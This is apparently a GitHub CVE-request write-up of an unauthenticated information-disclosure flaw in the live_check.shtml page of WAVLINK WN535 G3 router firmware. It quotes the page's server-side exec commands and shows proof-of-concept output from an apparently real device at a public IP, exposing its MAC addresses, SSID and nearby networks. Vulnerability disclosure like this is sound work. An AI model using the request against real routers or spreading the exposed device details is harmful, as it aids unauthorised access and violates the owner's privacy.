pghuanghui / CVE_Request Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE_Request / WAVLINK WN535 G3__check_live.md

pghuanghui Update WAVLINK WN535 G3__check_live.md History

1 contributor

29 lines (17 sloc) | 829 Bytes

0x01 Vulnerability description

A vulnerability is in the 'live_check.shtml' page of the WAVLINK WN535 G3,Firmware package version M35G3R.V5030.180927

Unauthorized users can obtain the key information of the router by visiting:


```
http://xxx.xxx.xxx.xxx/live_check.shtml
```

0x02 Affected version

```
WAVLINK WN535 G3
```


0x03 Vulnerability

Under the live_check.shtml file, use the exec cmd function to execute the command



```
Model=<!--#exec cmd="web 2860 nvram Model"--> , Brand=<!--#exec cmd="web 2860 nvram Brand"-->   LANG=<!--#exec cmd="web 2860 sys user_language"-->/<!--#exec cmd
FW_Version=<!--#exec cmd="web 2860 sys sdkVersion"-->/<!--#exec cmd="web hw nvram sdkVersion"-->   BuildTime=<!--#exec cmd="web 2860 sys buildTime"--> UpTime=<
wanConnectionMode=<!--#exec cmd="web 2860 nvram wanConnectionMode"--> OperationMode=<!--#exec cmd="web 2860  nvram OperationMode"-->, ENWISP=<!--#exec cmd="web
TouchLinkEn=<!--#exec cmd="web 2860 nvram TouchLinkEn"-->, GuestEn=<!--#exec cmd="web 2860 nvram GuestEn"-->, Turbo=<!--#exec cmd="web 2860 nvram Turbo"--> , Mo
HW_1~6=1T=<!--#exec cmd="web hw nvram HW_parameter1"--> / 2=<!--#exec cmd="web hw nvram HW_parameter2"--> / 3Key=<!--#exec cmd="web hw nvram HW_parameter3"--> /

LAN_MAC = <!--#exec cmd="web 2860 sys lanMacAddr"--> ,   WAN_MAC=<!--#exec cmd="web 2860 sys wanMacAddr"--> ,  LanIP=<!--#exec cmd="web 2860 nvram lan_ipaddr"-
<font color=#CC33FF>rax0_2G    wifi3</font>= <!--#exec cmd="web wifi3 sys wifiMacAddr"-->/ <font color=red><!--#exec cmd="web wifi3 nvram CountryRegion"--></fo
<font color=#CC33FF>ra0 _2G/5GL 2860</font>= <!--#exec cmd="web 2860 sys wifiMacAddr" -->/ <font color=red><!--#exec cmd="web 2860 nvram CountryRegionABand" --
<font color=#CC33FF>rai0_5GH   rtdev</font>= <!--#exec cmd="web rtdev sys wifiMacAddr"-->/ <font color=red><!--#exec cmd="web rtdev nvram CountryRegionABand"--
HW: CountryCode=<!--#exec cmd="web hw nvram CountryCode"--> / CountryRegion=<!--#exec cmd="web hw nvram CountryRegion"--> / CountryRegionABandD=<!--#exec cmd="w
<font color=blue size=4>###################### Status </font>
WAN_IP=<!--#exec cmd="web 2860 sys wanIpAddr"--> , wanStatus=<!--#exec cmd="web 2860 sys wanStatus2"--> , internetStatus=<!--#exec cmd="web 2860 sys internetSta
ra0_ApCliEnable =<!--#exec cmd="web 2860 nvram ApCliEnable" --> , ApCliBssid=<font color=blue><!--#exec cmd="web 2860 nvram ApCliBssid" --></font> ,  ApCliEncry
rai0_ApCliEnable=<!--#exec cmd="web rtdev nvram ApCliEnable"--> , ApCliBssid=<font color=blue><!--#exec cmd="web rtdev nvram ApCliBssid"--></font> ,  ApCliEncry
rax0_ApCliEnable=<!--#exec cmd="web wifi3 nvram ApCliEnable"--> , ApCliBssid=<font color=blue><!--#exec cmd="web wifi3 nvram ApCliBssid"--></font> ,  ApCliEncry
<font color=blue size=4>########## Wi-Fi Connect Analysis </font>
GroupList=<!--#exec cmd="web rtdev nvram AccessControlList3"--> / <!--#exec cmd="web hw nvram AccessControlList3"-->  <font color=blue>Syncuser:</font><!--#exe
GroupName=<!--#exec cmd="web rtdev nvram AccessControlName3"-->
ApClient_Connect=<!--#exec cmd="web 2860 sys wanStatus2"--> <font color=blue>Path=</font><!--#exec cmd="web rtdev sys wifiMacAddr"--> -- <font color=blue><!--#
<font color=blue size=4>##########  mesh_get_extender</font>
<!--#exec cmd="web 2860 sys MeshAnalysis"-->
<!--#exec cmd="api_status.sh speedtest"-->

appuser:
<!--#exec cmd="cat /tmp/appuser"-->
arp -n:
<!--#exec cmd="arp -n"-->
dhcplist:
<!--#exec cmd="dumpleases -f /var/udhcpd.leases"-->

<font color=blue size=4>###################### Wi-Fi 2G / 5G Scan</font>
<!--#exec cmd="iwpriv rai0 set SiteSurvey=;sleep 2; iwpriv rai0 get_site_survey 1;iwpriv rai0 get_site_survey"-->
<!--#exec cmd="iwpriv ra0 set SiteSurvey=;sleep 2;iwpriv ra0 get_site_survey"-->
<!--#exec cmd="iwpriv rax0 set SiteSurvey=;sleep 2;iwpriv rax0 get_site_survey"-->
<!--#exec cmd="iwpriv ra0 stat | sed '/PinCode/d'"-->
<!--#exec cmd="iwpriv rai0 stat | sed '/PinCode/d'"-->
<!--#exec cmd="iwpriv rax0 stat | sed '/PinCode/d'"-->

ApCliStatus:
<!--#exec cmd="check_ApCliStatus.sh"-->
<!--#exec cmd="iwconfig"-->

<font color=blue>###################### System log</font>
brctl:
<!--#exec cmd="brctl show"-->
resolv.conf:
<!--#exec cmd="cat /etc/resolv.conf"-->
```

0x04 PoC verification


98.127.66.193/live_check.shtml
不安全
98.127.66.193/live_check.shtml

```
Please save this page, and then send email to us
######################## Settings
Model=WN535G3 , Brand=WAVLINK   LANG=
FW_Version=M35G3R.V5030.180927     UpTime=4 Day, 18 h, 44 m      BuildTime=15:34:59 Sep 27 2018
OperationMode=1, ENWISP=0, MeshMode=1
wanConnectionMode=DHCP
LanIP=192.168.10.1
LAN_MAC=80:3F:5D:9B:36:54 , WAN_MAC=80:3F:5D:9B:36:53
HW_1~6=1T-0 / 2- / 3Key-0 / 4SSID- / 5Thermal-0 / 6efuse-0

2G_Setting= 5 / US / 0 / HT_BW=1 / WirelessMode=9
2G_MAC/SSID= 80:3F:5D:9B:36:55 / Glacier

5G_Setting= 5 / US / 40 / HT_BW=1 / VHT_BW=1 / 80211H=0 /  WirelessMode=14
5G_MAC/SSID= 80:3F:5D:9B:36:56 / Glacier

######################## Status
WAN_IP=98.127.66.193 , wanStatus=0 , internetStatus=1
5G_ApCliEnable=0 , ApCliBssid=80:3f:5d:9d:2d:70 ,  ApCliEncrypType=AES
2G_ApCliEnable=0 , ApCliBssid= , ApCliEncrypType=

########## Wi-Fi Connect Analysis
GroupList=82:3F:5D:9b:2D:70;
ApClient_Connect=1
Path=80:3F:5D:9B:36:56 -- % --> 80:3f:5d:9d:2d:70

##########  mesh_get_extender
var wanStatus2=1;
var wanStatus2=1;
var internetStatus=1;
var MeshMode=2;
var lanIpAddr="192.168.10.103";
var 5G_MAC="80:3F:5D:9D:2D:70";
var ApCliBssid="82:3f:5d:9a:36:56";
var get_cli_signal=100; //Last
var mesh_get_signal=""; //Scan
var FW_Version="M35G3E.V5030.180927";
var BuildTime="15:37:06 Sep 27 2018";
var UpTime="4 Day, 18 h, 44 m";
var Model="WN535G3";


######################## Wi-Fi 2G / 5G Scan
rai0      get_site_survey:
Ch  SSID                             BSSID              Security               Siganl(%) ExtCH
40                                   12:59:32:0a:43:eb  WPA2PSK/AES            68        NONE   NONE NONE
40  Glacier                          80:3f:5d:9d:2d:70  WPA1PSKWPA2PSK/AES     100       BELOW  NONE NONE
40                                   82:3f:5d:9a:2d:70  WPA1PSKWPA2PSK/TKIPAES 100       BELOW  NONE NONE
40                                   12:59:32:0b:13:63  WPA2PSK/AES            34        NONE   NONE NONE
```

##0x05 Acknowledgement

PeiWen.Huang